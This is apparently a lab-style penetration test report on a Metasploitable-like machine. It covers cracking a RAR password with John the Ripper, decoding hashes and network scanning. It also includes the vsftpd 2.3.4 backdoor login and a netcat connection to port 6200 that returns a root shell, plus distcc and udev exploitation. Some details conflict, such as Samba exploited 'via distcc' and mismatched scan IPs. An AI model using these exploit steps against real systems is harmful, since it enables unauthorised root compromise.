Penetration Test Report

Workaround Internal Network

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Overview

The Penetration Testing team for Workaround LLC has been contracted to assist the IT Department in an investigation on a former employee . All activities were conducted in a manner to aid in investigating a suspicious former insider threat with the goals of:

- Identifying hidden files inside the suspicious file ‘**CrackMeIfYouCan.rar**’
- Conduct further investigation of files
- Follow any clues left behind
- Find vulnerabilities in any workstation not part of the original workspace
- Exploit vulnerabilities if any exist in order to gain root access

Executive Summary

As part of our initial investigation of the **'CrackMeIfYouCan.rar'** file we were able to crack the password using a hacking tool known as John the Ripper. The cracked password allowed the team to extract the hidden files inside which included a text file containing hashes. This was easily decoded using an online decoder that revealed possible credentials (username **xyzxyz** and password **Pa$$w0rd**) for a login page.

The RAR file also contained elements to a web page which the team was able to upload to a local web app that we created revealing a login page. After using the previously found credentials to login, further inspecting the web page, we discovered more hashes within the source code. Decoding this lead us to another clue stating "**Find me in the network**". We then conducted reconnaissance on the Workaround network and found a Linux machine that was not originally in the workspace.

Fingerprinting of the device revealed many open services, but we chose to focus on enumerating Vsftpd and Samba services since those were services the former employee mainly worked with. After identifying the version of each service, the team was able to exploit **Samba** via the distcc daemon which allowed Remote Command Execution via compilation jobs, which are executed by the server without authorization checks. We were then able to escalate privileges through a flaw in **UDEV** device manager, allowing for remote code execution via unverified Netlink message allowing us to gain root access to the unknown workstation.


The team also exploited a vulnerability in **Vsftpd 2.3.4** that takes advantage of a weakness in the source code. When exploited using certain characters during login, the program creates a backdoor upon a connection that is easily accessible from a remote machine on the network. After connection, we again were able to gain root access to the rogue workstation.

The discovered workstation found on the network was extremely vulnerable as it had many open ports with old versions of services running. The risk identified was **Critical** as we as attackers were able to gain root access to the machine and perform a full system compromise. This vulnerable machine could act as an initial foothold to the network and lateral movement may be performed if an attacker were to exploit this machine. It is highly recommended that Workaround entirely remove the compromised machine from the network to avoid the risk of compromise from potential attackers.


Attack Narrative

Password Cracking & File Extraction

Our team was tasked with cracking the password for a RAR file that may contain hidden files. Through the use of a tool called John the Ripper, we were able to do just that using a wordlist to attempt a dictionary attack on the file as shown below.




```
┌──(toor㉿root)-[~/Desktop]
└─$ rar2john CrackMeIfYouCan.rar > hash.txt

┌──(toor㉿root)-[~/Desktop]
└─$ cat hash.txt
CrackMeIfYouCan.rar:$rar5$16$43f0048541ea52c828d6f3e4e6717071$15$77505f496c8bcd3c6ceaded36a563c7e$8$a7efc78b0c32
a1a7

┌──(toor㉿root)-[~/Desktop]
└─$ john --wordlist=/usr/share/john/password.lst hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (RAR5 [PBKDF2-SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (CrackMeIfYouCan.rar)
1g 0:00:00:00 DONE (2021-09-09 23:35) 11.11g/s 1422p/s 1422c/s 1422C/s 123456..john
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(toor㉿root)-[~/Desktop]
└─$ ls
burppro  CrackMeIfYouCan.rar  hash.txt

┌──(toor㉿root)-[~/Desktop]
└─$ 
```



```
┌──(toor㉿root)-[~/Desktop]
└─$ unrar e CrackMeIfYouCan.rar

UNRAR 6.00 freeware      Copyright (c) 1993-2020 Alexander Roshal

Enter password (will not be echoed) for CrackMeIfYouCan.rar:


Extracting from CrackMeIfYouCan.rar

Extracting  secret only i would know.txt                             OK
Extracting  style.css                                                OK
Extracting  index.php                                                OK
All OK

┌──(toor㉿root)-[~/Desktop]
└─$ 
```

As shown above we were able to use the cracked password in order to extract the hidden files. We identified a text file hidden inside that revealed hashes. Upon decoding the hashes, through the use of an online database hashes.com, we see 'the username is **xyzxyz** and the password is **Pa$$w0rd**'.




ecked: 8 found 1 not found

```
29bbe97499c03db5a9001f6b734ec:username
15e12541624221019423b:is
b095c0371aec4b796d7fb:xyzxyz
765d61d8327deb882cf99:password
30c0647f14deea3eced9b0ef300ce:is
d75f93a87094459f76678:and
ba3af660e4226c340183a9ca4bdc40038c0cfdea2fbaa59605be32548df2535e5a9f9c
966db3b09e84365034357:the
```

```
└─$ ls
 burppro   CrackMeIfYouCan.rar   hash.txt   index.php  'secret only i would k

┌──(toor㉿root)-[~/Desktop]
└─$ cat 'secret only i would know.txt'
8fc42c6ddf9966db3b09e84365034357
249ba36000029bbe97499c03db5a9001f6b734ec
40E43AEE94115E12541624221019423B
45E58AEE86BB095C0371AEC4B796D7FB
be5d5d37542d75f93a87094459f76678
8fc42c6ddf9966db3b09e84365034357
5f4dcc3b5aa765d61d8327deb882cf99
b47f363e2b430c0647f14deea3eced9b0ef300ce
e239f67756bba3af660e4226c340183a9ca4bdc40038c0cfdea2fbaa59605be32548df2535e5a
84eb0c2c4d00260a

┌──(toor㉿root)-[~/Desktop]
└─$

┌──(toor㉿root)-[~/Desktop]
└─$

┌──(toor㉿root)-[~/Desktop]
└─$ 
```

Web Application Investigation


We ran a local web server using **Apache2** and loaded the php and css files found within the RAR file into our **/var/www/html** directory to reveal a hidden web page that the former malicious employer was part of. Using the credentials we obtained from the text file we were able to gain access into the web page and continue investigating. The source code revealed a suspicious hash that we were able to decode into a possible clue reading "**Find me in the network!**"




```
" You are so close.. "
<br>
<br>
<br>
<!--
PCFET0NUWVBFIGh0bWw+CjxodG1sPgo8aGVhZD4KCTxsaW5rIGhyZWY9Ii8vbWF4Y2RuLmJvb3RzdH
-> == $0
</div>
```

Network Scanning and Enumeration

We proceeded to follow the clue and investigate the network, upon scanning the network we found an unknown IP address at **10.0.0.12** with numerous running services including those that the former employee worked on when at the company.




```
    valid_lft forever preferred_lft forever

┌──(root💀 root)-[/home/toor/Desktop]
└─# fping -a -g 10.0.0.0/24 2>/dev/null                                  1 ⚙
10.0.0.1
10.0.0.12
10.0.0.129

┌──(root💀 root)-[/home/toor/Desktop]
└─# █                                                                1 ✕ 1 ⚙
```



```
Starting Nmap 7.12 ( https://nmap.org ) at 2016-04-28 13:10 CEST
Nmap scan report for 192.168.111.130
Host is up (0.00022s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:A4:9C:5B (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Lin
ux; CPE: cpe:/o:linux:linux_kernel
```


Exploiting vsf_sysutil_extra() Function in Vsftpd 2.3.4

The former employee was known for working on the Vstfpd service so we decided to target that first. Upon investigation, we determined that this version of “Very Secure FTP Daemon” has a weakness in its code that can be exploited during the login process. If it finds the “smiley face” characters, in the correct order, it runs a function called vsf_sysutil_extra();, function. The vsf_sysutil_extra() function sets up a TCP socket listening on port 6200 that will spawn a shell when connected to said port.



```
┌──(toor㉿root)-[~]
└─$ telnet 10.0.0.12 21                                          1 ⚙
Trying 10.0.0.12 ...
Connected to 10.0.0.12.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER msfadmin:)
331 Please specify the password.
PASS msfadmin
^]
telnet> quit
Connection closed.

┌──(toor㉿root)-[~]
└─$ █                                                            1 ⚙
```


First, we entered the “smiley face” during login then proceeded to connect to port 6200 that created the backdoor on the machine. When done correctly we were able to gain root access to the machine as shown in the figure below.



```
┌──(toor㉿root)-[~]
└─$ nc 10.0.0.12 6200                                            1 ✗
(UNKNOWN) [10.0.0.12] 6200 (?) : Connection refused

┌──(toor㉿root)-[~]
└─$ nc 10.0.0.12 6200                                            1 ✗
(UNKNOWN) [10.0.0.12] 6200 (?) : Connection refused

┌──(toor㉿root)-[~]
└─$ nc 10.0.0.12 6200                                            1 ✗
(UNKNOWN) [10.0.0.12] 6200 (?) : Connection refused

┌──(toor㉿root)-[~]
└─$ nc 10.0.0.12 6200                                            1 ✗
(UNKNOWN) [10.0.0.12] 6200 (?) : Connection refused

┌──(toor㉿root)-[~]
└─$ nc 10.0.0.12 6200                                            1 ✗
id
uid=0(root) gid=0(root)
whoami
root
█
```

Remote Command Execution via DistCC

Investigating the Samba service we decided to exploit the **distcc** daemon using the Metasploit framework. By uploading an exploit and using distcc to compile the exploit quickly it can be executed which then calls back to our machine as shown below.

